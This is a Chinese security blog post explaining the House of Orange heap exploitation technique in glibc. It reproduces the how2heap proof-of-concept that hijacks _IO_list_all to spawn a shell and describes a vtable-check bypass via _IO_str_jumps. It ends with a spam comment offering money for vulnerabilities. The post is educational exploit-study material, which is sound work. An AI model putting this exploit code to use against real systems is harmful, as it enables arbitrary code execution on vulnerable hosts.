

house of orange 漏洞

[Ex](#) / 2019-07-04 06:03:00 / 浏览数 4618 [安全技术](#) [二进制安全](#) [顶\(0\)](#) [踩\(0\)](#)

对 house of orange 和 _IO_FILE 的总结。

house of orange

一个精心构造的组合，用到了unsorted bin attcked。

glibc-2.23之前

在glibc-2.23之前没有检查，之后的有_IO_vtable_check。

原理就是构造假的stdout，触发libc的abort，利用abort中的_IO_flush_all_lockp来达到控制程序流的目的。

源码

该段源码来自：<https://github.com/shellphish/how2heap>。

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/*
The House of Orange uses an overflow in the heap to corrupt the _IO_list_all pointer
It requires a leak of the heap and the libc
Credit: http://4ngelboy.blogspot.com/2016/10/hitcon-ctf-qual-2016-house-of-orange.html
*/

/*
This function is just present to emulate the scenario where
the address of the function system is known.
*/
int winner ( char *ptr);

int main()
{
    /*
    The House of Orange starts with the assumption that a buffer overflow exists on the heap
    using which the Top (also called the Wilderness) chunk can be corrupted.

    At the beginning of execution, the entire heap is part of the Top chunk.
    The first allocations are usually pieces of the Top chunk that are broken off to service the request.
    Thus, with every allocation, the Top chunks keeps getting smaller.
    And in a situation where the size of the Top chunk is smaller than the requested value,
    there are two possibilities:
    1) Extend the Top chunk
    2) Mmap a new page
    If the size requested is smaller than 0x21000, then the former is followed.
    */

    char *p1, *p2;
    size_t io_list_all, *top;

    fprintf(stderr, "The attack vector of this technique was removed by changing the behavior of malloc_printerr, "
        "which is no longer calling _IO_flush_all_lockp, in 91e7cf982d0104f0e71770f5ae8e3faf352dea9f (2.26).\n");

    fprintf(stderr, "Since glibc 2.24 _IO_FILE vtable are checked against a whitelist breaking this exploit,"
        "https://sourceware.org/git/?p=glibc.git;a=commit;h=db3476aff19b75c4fdefbe65fcd5f0a90588ba51\n");

    /*
    Firstly, lets allocate a chunk on the heap.
    */

    p1 = malloc(0x400-16);
```

```

/*
The heap is usually allocated with a top chunk of size 0x21000
Since we've allocate a chunk of size 0x400 already,
what's left is 0x20c00 with the PREV_INUSE bit set => 0x20c01.
The heap boundaries are page aligned. Since the Top chunk is the last chunk on the heap,
it must also be page aligned at the end.
Also, if a chunk that is adjacent to the Top chunk is to be freed,
then it gets merged with the Top chunk. So the PREV_INUSE bit of the Top chunk is always set.
So that means that there are two conditions that must always be true.
1) Top chunk + size has to be page aligned
2) Top chunk's prev_inuse bit has to be set.
We can satisfy both of these conditions if we set the size of the Top chunk to be 0xc00 | PREV_INUSE.
What's left is 0x20c01
Now, let's satisfy the conditions
1) Top chunk + size has to be page aligned
2) Top chunk's prev_inuse bit has to be set.
*/

top = (size_t *) ( (char *) p1 + 0x400 - 16);
top[1] = 0xc01;

/*
Now we request a chunk of size larger than the size of the Top chunk.
Malloc tries to service this request by extending the Top chunk
This forces sysmalloc to be invoked.
In the usual scenario, the heap looks like the following
|-----|-----|-----...-----|
| chunk | chunk | Top ... |
|-----|-----|-----...-----|
heap start                               heap end
And the new area that gets allocated is contiguous to the old heap end.
So the new size of the Top chunk is the sum of the old size and the newly allocated size.
In order to keep track of this change in size, malloc uses a fencepost chunk,
which is basically a temporary chunk.
After the size of the Top chunk has been updated, this chunk gets freed.
In our scenario however, the heap looks like
|-----|-----|-----...|-----|-----|
| chunk | chunk | Top .. | ... | new Top |
|-----|-----|-----...|-----|-----|
heap start                               heap end
In this situation, the new Top will be starting from an address that is adjacent to the heap end.
So the area between the second chunk and the heap end is unused.
And the old Top chunk gets freed.
Since the size of the Top chunk, when it is freed, is larger than the fastbin sizes,
it gets added to list of unsorted bins.
Now we request a chunk of size larger than the size of the top chunk.
This forces sysmalloc to be invoked.
And ultimately invokes _int_free
Finally the heap looks like this:
|-----|-----|-----...|-----|-----|
| chunk | chunk | free .. | ... | new Top |
|-----|-----|-----...|-----|-----|
heap start                               new heap end
*/

p2 = malloc(0x1000);
/*
Note that the above chunk will be allocated in a different page
that gets mmaped. It will be placed after the old heap's end
Now we are left with the old Top chunk that is freed and has been added into the list of unsorted bins
Here starts phase two of the attack. We assume that we have an overflow into the old
top chunk so we could overwrite the chunk's size.
For the second phase we utilize this overflow again to overwrite the fd and bk pointer
of this chunk in the unsorted bin list.
There are two common ways to exploit the current state:
- Get an allocation in an *arbitrary* location by setting the pointers accordingly (requires at least two allocations)
- Use the unlinking of the chunk for an *where*-controlled write of the
libc's main_arena unsorted-bin-list. (requires at least one allocation)

```

The former attack is pretty straight forward to exploit, so we will only elaborate on a variant of the latter, developed by Angelboy in the blog post linked above. The attack is pretty stunning, as it exploits the abort call itself, which is triggered when the libc detects any bogus state of the heap. Whenever abort is triggered, it will flush all the file pointers by calling `_IO_flush_all_lockp`. Eventually, walking through the linked list in `_IO_list_all` and calling `_IO_OVERFLOW` on them. The idea is to overwrite the `_IO_list_all` pointer with a fake file pointer, whose `_IO_OVERFLOW` points to system and whose first 8 bytes are set to `"/bin/sh"`, so that calling `_IO_OVERFLOW(fp, EOF)` translates to `system("/bin/sh")`. More about file-pointer exploitation can be found here: <https://outflux.net/blog/archives/2011/12/22/abusing-the-file-structure/> The address of the `_IO_list_all` can be calculated from the fd and bk of the free chunk, as they currently point to the libc's main_arena.

*/

```
io_list_all = top[2] + 0x9a8;
```

/*

We plan to overwrite the fd and bk pointers of the old top, which has now been added to the unsorted bins. When malloc tries to satisfy a request by splitting this free chunk the value at `chunk->bk->fd` gets overwritten with the address of the unsorted-bin-list in libc's main_arena. Note that this overwrite occurs before the sanity check and therefore, will occur in any case. Here, we require that `chunk->bk->fd` to be the value of `_IO_list_all`. So, we should set `chunk->bk` to be `_IO_list_all - 16`

*/

```
top[3] = io_list_all - 0x10;
```

/*

At the end, the system function will be invoked with the pointer to this file pointer. If we fill the first 8 bytes with `/bin/sh`, it is equivalent to `system("/bin/sh")`

*/

```
memcpy( ( char *) top, "/bin/sh\x00", 8);
```

/*

The function `_IO_flush_all_lockp` iterates through the file pointer linked-list in `_IO_list_all`. Since we can only overwrite this address with main_arena's unsorted-bin-list, the idea is to get control over the memory at the corresponding fd-ptr. The address of the next file pointer is located at `base_address+0x68`. This corresponds to `smallbin-4`, which holds all the smallbins of sizes between 90 and 98. For further information about the libc's bin organisation see: <https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/> Since we overflow the old top chunk, we also control it's size field. Here it gets a little bit tricky, currently the old top chunk is in the unsortedbin list. For each allocation, malloc tries to serve the chunks in this list first, therefore, iterates over the list. Furthermore, it will sort all non-fitting chunks into the corresponding bins. If we set the size to 0x61 (97) (`prev_inuse` bit has to be set) and trigger an non fitting smaller allocation, malloc will sort the old chunk into the `smallbin-4`. Since this bin is currently empty the old top chunk will be the new head, therefore, occupying the `smallbin[4]` location in the main_arena and eventually representing the fake file pointer's fd-ptr. In addition to sorting, malloc will also perform certain size checks on them, so after sorting the old top chunk and following the bogus fd pointer to `_IO_list_all`, it will check the corresponding size field, detect that the size is smaller than `MINSIZE` "`size <= 2 * SIZE_SZ`" and finally triggering the abort call that gets our chain rolling. Here is the corresponding code in the libc: <https://code.woboq.org/userspace/glibc/malloc/malloc.c.html#3717>

*/

```
top[1] = 0x61;
```

```

/*
    Now comes the part where we satisfy the constraints on the fake file pointer
    required by the function _IO_flush_all_lockp and tested here:
    https://code.woboq.org/userspace/glibc/libio/genops.c.html#813
    We want to satisfy the first condition:
    fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base
*/

_IO_FILE *fp = (_IO_FILE *) top;

/*
    1. Set mode to 0: fp->_mode <= 0
*/

fp->_mode = 0; // top+0xc0

/*
    2. Set write_base to 2 and write_ptr to 3: fp->_IO_write_ptr > fp->_IO_write_base
*/

fp->_IO_write_base = (char *) 2; // top+0x20
fp->_IO_write_ptr = (char *) 3; // top+0x28

/*
    4) Finally set the jump table to controlled memory and place system there.
    The jump table pointer is right after the _IO_FILE struct:
    base_address+sizeof(_IO_FILE) = jump_table
    4-a) _IO_OVERFLOW calls the ptr at offset 3: jump_table+0x18 == winner
*/

size_t *jump_table = &top[12]; // controlled memory
jump_table[3] = (size_t) &winner;
*(size_t *) ((size_t) fp + sizeof(_IO_FILE)) = (size_t) jump_table; // top+0xd8

/* Finally, trigger the whole chain by calling malloc */
malloc(10);

/*
    The libc's error message will be printed to the screen
    But you'll get a shell anyways.
*/

return 0;
}

int winner(char *ptr)
{
    system(ptr);
    return 0;
}

```

原理是利用unsorted bin attack修改_IO_list_all指针，然后利用unsorted bin的解链操作将chunk放入small bin的特定位置，该位置对应_IO_list_all->_chain，链接着我们构造的假_IO_FILE。从而在_IO_flush_all_lockp中控制程序流。

调用关系

__libc_malloc => malloc_printerr => __libc_message => abort => _IO_flush_all_lockp

条件

该段代码来自glibc-2.23/libio/genops.c:779：

```

if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
#ifdef _LIBC || defined _GLIBCXX_USE_WCHAR_T
|| (_IO_vtable_offset (fp) == 0
    && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr


```

```

    > fp->_wide_data->_IO_write_base))
#endif
)
&& _IO_OVERFLOW (fp, EOF) == EOF)

```

其程序流程图如下:



在第一次判断fp的时候, fp指向的是main_arena+88, 当model是一个正数时, 会进行(fp->_wide_data->_IO_write_ptr > fp->_wide_data->_IO_write_base)判断, 这个判断没有人为干涉的话就一定为真。

```

_IO_write_base = 0x7ff04b747c08 <main_arena+232>,
_IO_write_ptr = 0x7ff04b747c18 <main_arena+248>,

```

而fp->_mode的值是main_arena+280, 所以受随机化影响, _mode有1/2的几率为负数, 也就意味着成功几率是1/2。

glibc-2.23之后

在glibc-2.23之后增加了_IO_vtable_check, 则重点成为了如何绕过_IO_vtable_check。

该段代码来自glibc-2.24/libio/libioP.h:929:

```

/* Perform vtable pointer validation.  If validation fails, terminate
   the process.  */
static inline const struct _IO_jump_t *
IO_validate_vtable (const struct _IO_jump_t *vtable)
{
    /* Fast path: The vtable pointer is within the __libc_IO_vtables
       section.  */
    uintptr_t section_length = __stop__libc_IO_vtables - __start__libc_IO_vtables;
    const char *ptr = (const char *) vtable;
    uintptr_t offset = ptr - __start__libc_IO_vtables;
    if (__glibc_unlikely (offset >= section_length))
        /* The vtable pointer is not in the expected section.  Use the
           slow path, which will terminate the process if necessary.  */
        _IO_vtable_check ();
    return vtable;
}

```

```
}
```

`_IO_validate_vtable`要求我们的vtable必须在`__stop__libc_IO_vtables`和`__start__libc_IO_vtables`之间，这就意味着我们不能利用任意地址来充当vtable。

我们可以利用原本就在`__stop__libc_IO_vtables`和`__start__libc_IO_vtables`之间的函数指针`_IO_str_jumps->__finish`。


```
pwndbg> p _IO_str_jumps
$1 = {
  __dummy = 0,
  __dummy2 = 0,
  __finish = 0x7fb33166d448 <_IO_str_finish>,
  __overflow = 0x7fb33166d0f6 <__GI__IO_str_overflow>,
  __underflow = 0x7fb33166d0b4 <__GI__IO_str_underflow>,
  __uflow = 0x7fb33166c073 <__GI__IO_default_uflow>,
  __pbackfail = 0x7fb33166d429 <__GI__IO_str_pbackfail>,
  __xsputn = 0x7fb33166c0d5 <__GI__IO_default_xsputn>,
  __xsgetn = 0x7fb33166c223 <__GI__IO_default_xsgetn>,
  __seekoff = 0x7fb33166d559 <__GI__IO_str_seekoff>,
  __seekpos = 0x7fb33166c38c <_IO_default_seekpos>,
  __setbuf = 0x7fb33166c2b0 <_IO_default_setbuf>,
  __sync = 0x7fb33166c60c <_IO_default_sync>,
  __doallocate = 0x7fb33166c3ec <__GI__IO_default_doallocate>,
  __read = 0x7fb33166cfa6 <_IO_default_read>,
  __write = 0x7fb33166cfae <_IO_default_write>,
  __seek = 0x7fb33166cf98 <_IO_default_seek>,
  __close = 0x7fb33166c60c <_IO_default_sync>,
  __stat = 0x7fb33166cfa0 <_IO_default_stat>,
  __showmanyc = 0x7fb33166cfb4 <_IO_default_showmanyc>,
  __imbue = 0x7fb33166cfba <_IO_default_imbue>
}
```

该段代码来自glibc-2.24/libio/strops.c:316：

```
void
_IO_str_finish (_IO_FILE *fp, int dummy)
{
  if (fp->_IO_buf_base && !(fp->_flags & _IO_USER_BUF))
    (((_IO_strfile *) fp)->_s._free_buffer) (fp->_IO_buf_base);
  fp->_IO_buf_base = NULL;

  _IO_default_finish (fp, 0);
}
```

其程序流程图如下所示：



所以我们可以将vtable指向_IO_str_jumps，然后将fp的0xe8偏移覆盖为system函数，fp的0x38偏移覆盖为/bin/sh字符串，就能拿到shell。

glibc-2.27

在glibc-2.27以及之后的源码中，由于abort中没有刷新流的操作了，所以house of orange这个组合漏洞就不好用了。

该段代码来自glibc-2.26/stdlib/abort.c:70：

```
/* Flush all streams. We cannot close them now because the user
might have registered a handler for SIGABRT. */
if (stage == 1)
{
    ++stage;
    fflush (NULL);
}

/* Send signal which possibly calls a user handler. */
if (stage == 2)
{
    /* This stage is special: we must allow repeated calls of
    `abort' when a user defined handler for SIGABRT is installed.
    This is risky since the `raise' implementation might also
    fail but I don't see another possibility. */
    int save_stage = stage;

    stage = 0;
    __libc_lock_unlock_recursive (lock);

    raise (SIGABRT);
}
```

```

__libc_lock_lock_recursive (lock);
stage = save_stage + 1;
}

```

在2.27中刷新流的操作被删去。

该段代码来自glibc-2.27/stdlib/abort.c:77:

```

/* Send signal which possibly calls a user handler.  */
if (stage == 1)
{
    /* This stage is special: we must allow repeated calls of
    `abort' when a user defined handler for SIGABRT is installed.
    This is risky since the `raise' implementation might also
    fail but I don't see another possibility.  */
    int save_stage = stage;

    stage = 0;
    __libc_lock_unlock_recursive (lock);

    raise (SIGABRT);

    __libc_lock_lock_recursive (lock);
    stage = save_stage + 1;
}

```

house of orange by thread

代码

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>

#define NUM 0x4000 - 0x41
void *thread_func(void *p)
{
    char *ptr[NUM] = {0}, *end, *new;
    int i;

    for (i = 0; i < NUM; i++)
    {
        ptr[i] = malloc(0x1000);
    }
    end = malloc(0x800);
    new = malloc(0x1000);
    // break here

    return NULL;
}

int main()
{
    pthread_t main_thread;

    pthread_create(&main_thread, NULL, thread_func, NULL);
    pthread_join(main_thread, NULL);

    return 0;
}

```

原理

和house of orange相似，当thread_arena.top的size不够分配时，会调用sysmalloc来扩展heap，当原来的heap大于0x4000000时，sysmalloc会free掉top chunk，转而向低地址申请新的内存。

该段代码来自glibc-2.27/malloc/malloc.c:2412:

```
/* First try to extend the current heap. */
old_heap = heap_for_ptr (old_top);
old_heap_size = old_heap->size;
if ((long) (MINSIZE + nb - old_size) > 0
    && grow_heap (old_heap, MINSIZE + nb - old_size) == 0)
{
    av->system_mem += old_heap->size - old_heap_size;
    set_head (old_top, (((char *) old_heap + old_heap->size) - (char *) old_top)
              | PREV_INUSE);
}
else if ((heap = new_heap (nb + (MINSIZE + sizeof (*heap)), mp_.top_pad)))
{
    /* Use a newly allocated heap. */
    heap->ar_ptr = av;
    heap->prev = old_heap;
    av->system_mem += heap->size;
    /* Set up the new top. */
    top (av) = chunk_at_offset (heap, sizeof (*heap));
    set_head (top (av), (heap->size - sizeof (*heap)) | PREV_INUSE);

    /* Setup fencepost and free the old top chunk with a multiple of
       MALLOC_ALIGNMENT in size. */
    /* The fencepost takes at least MINSIZE bytes, because it might
       become the top chunk again later. Note that a footer is set
       up, too, although the chunk is marked in use. */
    old_size = (old_size - MINSIZE) & ~MALLOC_ALIGN_MASK;
    set_head (chunk_at_offset (old_top, old_size + 2 * SIZE_SZ), 0 | PREV_INUSE);
    if (old_size >= MINSIZE)
    {
        set_head (chunk_at_offset (old_top, old_size), (2 * SIZE_SZ) | PREV_INUSE);
        set_foot (chunk_at_offset (old_top, old_size), (2 * SIZE_SZ));
        set_head (old_top, old_size | PREV_INUSE | NON_MAIN_ARENA);
        _int_free (av, old_top, 1);
    }
}
```

该段代码来自glibc-2.27/malloc/arena.c:611:

```
/* Grow a heap. size is automatically rounded up to a
   multiple of the page size. */

static int
grow_heap (heap_info *h, long diff)
{
    size_t pagesize = GLRO (dl_pagesize);
    long new_size;

    diff = ALIGN_UP (diff, pagesize);
    new_size = (long) h->size + diff;
    if ((unsigned long) new_size > (unsigned long) HEAP_MAX_SIZE)
        return -1;

    if ((unsigned long) new_size > h->mprotect_size)
    {
        if (__mprotect ((char *) h + h->mprotect_size,
                       (unsigned long) new_size - h->mprotect_size,
                       PROT_READ | PROT_WRITE) != 0)
            return -2;

        h->mprotect_size = new_size;
    }

    h->size = new_size;
    LIBC_PROBE (memory_heap_more, 2, h, h->size);
    return 0;
}
```

HEAP_MAX_SIZE的值就是0x4000000。

1. 1 条回复



[zhaodaniu****](#)
2019-07-05 01:54:11

有偿找漏dong，共6个，赏jin 1万美金。tg：@fdseds

0 回复Ta

[登录](#)
后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#)
[关于社区](#)
[友情链接](#)
[社区小黑板](#)